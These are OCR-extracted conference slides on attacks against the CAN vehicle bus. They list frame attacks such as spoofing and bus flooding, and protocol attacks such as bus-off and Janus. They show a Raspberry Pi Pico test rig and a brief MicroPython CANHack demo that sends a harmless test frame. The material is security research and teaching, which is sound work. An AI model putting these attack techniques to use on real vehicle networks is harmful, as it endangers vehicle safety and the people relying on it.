Attacks on the CAN protocol

Dr. Ken Tindell

CTO, Canis Labs

CANIS
AUTOMOTIVE LABS

Frame attacks

Use a CAN controller
and **play by the rules**


Spoofing
Bus flooding


Protocol attacks

Directly access the
CAN transceiver pins
and **there are no rules**


Bus-off
Error-passive Spoof
Double Receive
Freeze Doom Loop
Janus


Malware can **hijack** the CAN pins and **bit bang** a crude emulation of the CAN protocol





CANHack for **MicroPython** is built into Canis Labs firmware for the **Raspberry Pi Pico**


CANPico board
Raspberry Pi Pico
Microchip MCP2518FD controller
Microchip MCP2562FD transceiver
Raspberry Pi 4
Linux
4GB RAM
Logic analyzer
Sigrok-compatible


[pi@raspberrypi: ~]
Session 1 - PulseView
CANHack
CANPico A
[CANPico B]
CANPico A
File Edit Tabs Help
>>> c = CAN()
Session 1 - PulseView
Run
Session 1
Session 1
Saleae Logic
5 k samples
8 MHz
+100 µs
+200 µs
+300 µs
+400 µs
+500 µs
+600 µs
CAN RX
CAN TX
CAN 2.0
CAN 2.0: Bits
CAN 2.0: Fields
CRC
CAN 2.0: Payload
DATA
CAN 2.0: Info
CANHack
File Edit Tabs Help
>>> ch = CANHack()
>>> ch.set_frame(can_id=0x123, data=b'hello')
>>> ch.send_frame()
>>> ch.send_frame()

